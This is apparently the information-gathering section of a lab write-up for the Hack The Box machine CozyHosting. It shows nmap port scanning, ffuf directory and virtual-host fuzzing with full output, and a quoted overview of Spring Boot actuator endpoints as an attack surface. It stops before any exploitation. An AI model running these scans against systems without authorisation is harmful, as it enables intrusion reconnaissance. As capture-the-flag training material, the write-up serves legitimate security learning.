
Information Gathering


1) Found 2 open ports

```
┌──(vigneswar㉿vigneswar)-[~]
└─$ nmap 10.10.11.230 -p- --open
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-13 08:45 IST
Nmap scan report for 10.10.11.230
Host is up (0.30s latency).
Not shown: 49679 closed tcp ports (conn-refused), 15854 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 1347.86 seconds
```

2) Found a website



3) Enumerated technologies




4) Fuzzed directories


```
┌──(vigneswar㉿vigneswar)-[~]
└─$ ffuf -w SecLists/Discovery/Web-Content/directory-list-2.3-small.txt -u 'http://cozyhosting.htb/FUZZ' -t 250 -ic

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://cozyhosting.htb/FUZZ
 :: Wordlist         : FUZZ: /home/vigneswar/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 250
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

index                   [Status: 200, Size: 12706, Words: 4263, Lines: 285, Duration: 555ms]
                        [Status: 200, Size: 12706, Words: 4263, Lines: 285, Duration: 575ms]
login                   [Status: 200, Size: 4431, Words: 1718, Lines: 97, Duration: 716ms]
admin                   [Status: 401, Size: 97, Words: 1, Lines: 1, Duration: 928ms]
logout                  [Status: 204, Size: 0, Words: 1, Lines: 1, Duration: 500ms]
error                   [Status: 500, Size: 73, Words: 1, Lines: 1, Duration: 900ms]
                        [Status: 200, Size: 12706, Words: 4263, Lines: 285, Duration: 2004ms]
:: Progress: [87651/87651] :: Job [1/1] :: 484 req/sec :: Duration: [0:07:08] :: Errors: 661 ::
```

5) fuzzed subdomains


```
┌──(vigneswar㉿vigneswar)-[~]
└─$ ffuf -w SecLists/Discovery/DNS/subdomains-top1million-20000.txt -u 'http://10.10.11.230' -H "Host: FUZZ.cozyhosting.htb" -t 250 -ic -fs 178

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.11.230
 :: Wordlist         : FUZZ: /home/vigneswar/SecLists/Discovery/DNS/subdomains-top1million-20000.txt
 :: Header           : Host: FUZZ.cozyhosting.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 250
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 178
________________________________________________

:: Progress: [19964/19964] :: Job [1/1] :: 448 req/sec :: Duration: [0:00:35] :: Errors: 0 ::
```

6) Checked error page





7) Checked for vulnerabilities in springboot



Spring Boot Actuators

Spring Boot actuators overview


Spring Boot includes a number of additional features called actuators to help monitor and control an application when it is pushed to production. Actuators allow controling and monitoring an application using either HTTP or JMX endpoints. Auditing, health and metrics gathering can also open a hidden door to the server if an application has been misconfigured.

Spring Boot includes a number of built-in endpoints (or endpoints for Spring Boot 1.x) and lets developers add their own. For example, the `health` endpoint provides basic application health information.


Each individual endpoint can be enabled or disabled and exposed over HTTP or JMX. An endpoint is considered to be available when it is both enabled and exposed. The built-in endpoints will only be auto-configured when they are available. Most applications choose exposure via HTTP, where the ID of the endpoint along with a prefix of `/actuator` is mapped to a URL. For example, by default, the health endpoint is mapped to `/actuator/health`.

To learn more about the actuator's endpoints and their request and response formats check Spring Boot Actuator Web API Documentation.

8) Found api endpoints

